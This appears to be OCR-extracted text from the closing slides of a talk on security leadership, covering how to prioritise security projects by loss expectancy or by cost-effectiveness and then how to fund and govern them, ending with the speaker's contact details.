
OPTION 1: LOSS EXPECTANCY

WHAT DO WE DO FIRST?




OPTION 1: LOSS EXPECTANCY

WHAT DO WE DO FIRST?




OPTION 2: BANG FOR BUCK

WHAT DO WE DO FIRST?




OPTION 2: BANG FOR BUCK


EXECUTE!




Obtain resourcing to complete projects




Obtain budget funding for new implementations



Govern progress on the project portfolio



Reprioritize projects based on business change



Continue your gap analysis

CONGRATULATIONS! YOU ARE A CISO!

QUESTIONS?

RYAN@ACTIVEDEFENSE.US

@RY_WIZ

THANK YOU!